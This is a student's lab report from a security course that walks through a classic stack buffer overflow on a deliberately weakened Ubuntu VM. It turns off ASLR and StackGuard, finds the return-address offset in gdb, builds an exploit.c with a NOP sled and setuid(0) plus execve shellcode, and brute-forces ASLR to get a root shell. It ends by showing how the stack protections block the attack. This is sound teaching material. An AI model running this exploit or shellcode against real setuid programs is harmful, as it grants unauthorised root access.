Lab 2: Stack Smashing (Buffer Overflow)

By Michael Minogue

1/28/20

—

CSP 544


—

A20388449

Task 0: Turning off Countermeasures


As denoted in the Lab Overview, our primary purpose for this lab is to learn and exploit buffer-overflow vulnerabilities in an operating system. While we will later be attacking the system with its full protective measures engaged, these protective measures defend against simple attacks (i.e. the ones we will be initially learning) fairly easily, so they will be disabled prior to completing task 1.

First we must disable Address Space Layout Randomization. This will prevent us from knowing the starting address of the heap and stack, making our work much more difficult. This has been done in the code below:



```
[01/27/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

The system being used to perform this lab is Ubuntu 16.04; this means we also have to link the shell to something other than dash. In Ubuntu 16.04, dash will automatically detect if it is executed in a Set-UID process, and will drop its privilege accordingly. To prevent this, the following command will link /bin/sh to /bin/zsh instead, which doesn't have this behavior:




```
[01/27/20]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
```

As disabling StackGuard and enabling an executable stack both occur during compilation time, those measures will be noted under their respective tasks during compilation.


Task 1: Running Shellcode

We begin by creating call_shellcode.c according to the code given to us in the assignment document. This will initiate a call to the relinked shell, which occurs successfully as shown below:



```
[01/27/20]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[01/27/20]seed@VM:~$ ./call_shellcode
$ 
```

Now that we have verified correct linkage has been established, we can move on to the real meat of this lab, the vulnerable file stack.c. We create this file according to the directions in our assignment, with bof as the vulnerable section. This section is vulnerable because it does not check that the string being copied to the buffer isn't bigger than the buffer. That is, a larger string than the buffer could be copied, leading to overflow. In preparation for task 2, we compile it as specified below.




```
[01/28/20]seed@VM:~$ gcc -DBUF_SIZE=44 -o stack -z execstack -fno-stack-protector -g stack.c
[01/28/20]seed@VM:~$ sudo chown root stack
[01/28/20]seed@VM:~$ sudo chmod 4755 stack
[01/28/20]seed@VM:~$ 
```

After an initial attempt to debug with the code exactly matching the website, I decided to add the -g. This adds debugging data to the compilation, making gdb use easier for the next task.

Task 2: Exploiting the Vulnerability

Now the fun part: using the exploit.c file to attack the vulnerable file compiled in the previous task.


But how do we know which register to attack? We should figure out what register *bof* uses to push its value onto the buffer. For that purpose, we can simply dissemble our compiled code.



```
gdb-peda$ disass bof
Dump of assembler code for function bof:
   0x080484eb <+0>:     push   ebp
   0x080484ec <+1>:     mov    ebp,esp
   0x080484ee <+3>:     sub    esp,0x38
   0x080484f1 <+6>:     sub    esp,0x8
   0x080484f4 <+9>:     push   DWORD PTR [ebp+0x8]
   0x080484f7 <+12>:    lea    eax,[ebp-0x34]
   0x080484fa <+15>:    push   eax
   0x080484fb <+16>:    call   0x8048390 <strcpy@plt>
   0x08048500 <+21>:    add    esp,0x10
   0x08048503 <+24>:    mov    eax,0x1
   0x08048508 <+29>:    leave
   0x08048509 <+30>:    ret
End of assembler dump.
gdb-peda$
```

DWORD_PTR is clearly a pointer to the buffer, another location we will want the address of. By looking at that push command, we can see that *ebp* is the register being pushed to the buffer pointer. So we want the address of the buffer, and the address of ebp.


We then initiate a *gdb stack* command on the shell, which will enable us to step through the program and see exactly what the register values are. We will set a breakpoint at *bof*, because, as previously discussed, this is the specific part of the program that is vulnerable. Once we reach the *strcpy(buffer, str)* snippet, we have reached the correct destination.



```
0024| 0xbfffeaf8 --> 0xb7fba000 --> 0x1b1db0
0028| 0xbfffeafc --> 0xb7ffd940 (0xb7ffd940)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb67 '\220' <repeats 36 times>, "\237\356\377\277") at stack.c:11
11              strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb18
gdb-peda$ p &buffer
$2 = (char (*)[44]) 0xbfffeae4
gdb-peda$ $2 - $1
Undefined command: "$2".  Try "help".
gdb-peda$ p $2 - $1
First argument of `-' is a pointer and second argument is neither
an integer nor a pointer of the same type.
gdb-peda$ p 0xbfffeb18 - 0xbfffeae4
$3 = 0x34
gdb-peda$
```

By using some math, we can calculate the address that ebp points to. However, as we are looking for the return address, we need to add four bytes to this value. This results in a hex value of 0x38.


We will now use this new information to edit the exploit.c program.



```
void main (int argc, char **argv) {
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    /* ... Put your code here ... */
    //Note: 0xbfffeb67

    *((long *)(buffer+0x38)) = 0xbfffeae4 + 0x80;
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, si




    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```


Note: the code got slightly cut off in the screenshot, but it says “sizeof(shellcode)” at the end there. Here is what this new code will do. First, as noted under guidelines, storing a long int in the buffer will be useful for us. We know from above that the return address field needed occurs 0x38 after buffer, so we will create the pointer to buffer+0x38. We will store the location of the buffer (also gathered above) as an entry point to our code. This redirection is key to hijacking the shell.

The second new line of code simply copies the shellcode to the end of the buffer. That way, the overflow will execute following the current task. This appears to work as planned, and we successfully hijack the shell!



```
[01/29/20]seed@VM:~$ gcc -o exploit exploit.c
[01/29/20]seed@VM:~$ ./exploit
[01/29/20]seed@VM:~$ ./stack
# 
```


We may now have effective root privilege, but our real ID is still seed, as shown below. This will come into play in the following task.



```
# id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadm
in),128(sambashare)
```

Task 3: Defeating dash’s Countermeasure


Now we will attempt the same attack with the linkage restored to the original shell. First we will link /bin/sh back to /bin/dash, as opposed to the /bin/zsh it has been changed to. Once this has been done, we compile dash_shell_test.c as it is written on our assignment notes. It is important to note here that setuid(0) is currently commented out.



```
[01/29/20]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
[01/29/20]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[01/29/20]seed@VM:~$ sudo chown root dash_shell_test
[01/29/20]seed@VM:~$ sudo chmod 4755 dash_shell_test
[01/29/20]seed@VM:~$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadm
in),128(sambashare)
$ 
```

As you can see, the shell opens, but the ID is still the seed ID. Why is this? Well, this setUID program is attempting to open the shell as a root user, but the dash shell can see that the real user ID is not that of root. So it automatically downgrades the privilege to that of seed.


This changes once we uncomment the setUID portion of the code in dash_shell_test.c.



```
[01/29/20]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[01/29/20]seed@VM:~$ sudo chown root dash_shell_test
[01/29/20]seed@VM:~$ sudo chmod 4755 dash_shell_test
[01/29/20]seed@VM:~$ ./dash_shell_test
# 
```


Now the real user IS the same as the effective user. By changing the real ID to zero before beginning the process, we prevent dash from downgrading our privilege.

By editing exploit.c with the shellcode given on our assignment page, we add this system call within the exploit itself. Below is the new code after being edited:



```
    char shellcode[] =
        "\x31\xc0" /* Line 1: xorl %eax,%eax */
        "\x31\xdb" /* Line 2: xorl %ebx,%ebx */
        "\xb0\xd5" /* Line 3: movb $0xd5,%al */
        "\xcd\x80" /* Line 4: int $0x80 */
    // ---- The code below is the same as the one in Task 2 ---
        "\x31\xc0"   /* Line 1: xorl %eax,%eax */
        "\x50"       /* Line 2: pushl %eax */
        "\x68""//sh" /* Line 3: pushl $0x68732f2f */
        "\x68""/bin" /* Line 4: pushl $0x6e69622f */
        "\x89\xe3"   /* Line 5: movl %esp,%ebx */
        "\x50"       /* Line 6: pushl %eax */
        "\x53"       /* Line 7: pushl %ebx */
        "\x89\xe1"   /* Line 8: movl %esp,%ecx */
        "\x99"       /* Line 9: cdq */
        "\xb0\x0b"   /* Line 10: movb $0x0b,%al */
        "\xcd\x80"   /* Line 11: int $0x80 */
    ;

```

Let's try running that exploit again now:




```
[01/29/20]seed@VM:~$ gcc -o exploit3 exploit.c
[01/29/20]seed@VM:~$ ./exploit3
[01/29/20]seed@VM:~$ ./stack
# 
```

Voila! It works! The added shellcode correctly alters our real ID, defeating dash's countermeasure.

Task 4: Defeating ASLR


Next we will attack the system with ASLR engaged. We will first set the randomize variable to two (full randomization), and attempt our usual attack. This fails, as the return addresses we found before are no longer valid. Instead, random values are being used in their place, causing a segmentation fault.



```
[01/30/20]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[01/30/20]seed@VM:~$ ./exploit
[01/30/20]seed@VM:~$ ./stack
Segmentation fault
[01/30/20]seed@VM:~$ 
```


There aren't really that many random address options though, so a brute force attack could easily work here. We first execute exploit3 again (my first attempt successfully got the shell, but did not overwrite the real ID, needed for proper root access as noted above).

We then execute the brute force script given on our lab.



```
[01/30/20]seed@VM:~$ ./exploit3
[01/30/20]seed@VM:~$ bash bruteattack.sh
```

After running for about 12 minutes, the attack stops. Success! We have gained root access! This means that our shell program successfully guessed the randomized address, granting us root access as in our previous tasks.




```
bruteattack.sh: line 15: 13716 Segmentation fault      ./stack
1 minutes and 5 seconds elapsed.
The program has run 38642 times so far.
bruteattack.sh: line 15: 13717 Segmentation fault      ./stack
1 minutes and 5 seconds elapsed.
The program has run 38643 times so far.
bruteattack.sh: line 15: 13718 Segmentation fault      ./stack
1 minutes and 5 seconds elapsed.
The program has run 38644 times so far.
bruteattack.sh: line 15: 13719 Segmentation fault      ./stack
1 minutes and 5 seconds elapsed.
The program has run 38645 times so far.
bruteattack.sh: line 15: 13720 Segmentation fault      ./stack
1 minutes and 5 seconds elapsed.
The program has run 38646 times so far.
#
```

Task 5: Turn on StackGuard

Part 1: StackGuard On

We will begin by first setting ASLR to zero again. This will ensure we are only testing the StackGuard defense, and can observe its behavior directly. Afterwards we compile our program again, but this time do not disable StackGuard.




```
[01/30/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[01/30/20]seed@VM:~$ gcc -DBUF_SIZE=44 -o stack -z execstack stack.c
[01/30/20]seed@VM:~$ sudo chown root stack
[01/30/20]seed@VM:~$ sudo chmod 4755 stack
[01/30/20]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[01/30/20]seed@VM:~$
```

Instead of *segmentation fault,* a new error message occurs. The StackGuard has detected our attack and terminated it, as it was designed to do.

Part 2: Non-executable On

Next we compile our code again, with StackGuard disabled this time, but with non-executable stack protection enabled. After an initial blunder (the lab doc doesn't include the DBUF declaration), the code is successfully compiled and executed.



```
[01/30/20]seed@VM:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
stack.c: In function ‘bof’:
stack.c:9:21: error: ‘BUF_SIZE’ undeclared (first use in this function)
         char buffer[BUF_SIZE];
                     ^
stack.c:9:21: note: each undeclared identifier is reported only once for each function it appears in
stack.c: In function ‘main’:
stack.c:18:20: error: ‘BUF_SIZE’ undeclared (first use in this function)
         char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);
                    ^
[01/30/20]seed@VM:~$ gcc -DBUF_SIZE=44 -o stack -fno-stack-protector -z noexecstack stack.c
[01/30/20]seed@VM:~$ sudo chown root stack
[01/30/20]seed@VM:~$ sudo chmod 4755 stack
[01/30/20]seed@VM:~$ ./stack
Segmentation fault
[01/30/20]seed@VM:~$ 
```

As can be seen, we do not get the shell. Why? Well with noexecstack added, the badfile is no longer executed. Because of this, the shellcode is not triggered, and we simply do an improper memory access. Both of the above protections prevent us from using these basic techniques to attack the stack, though I eagerly await learning about further techniques.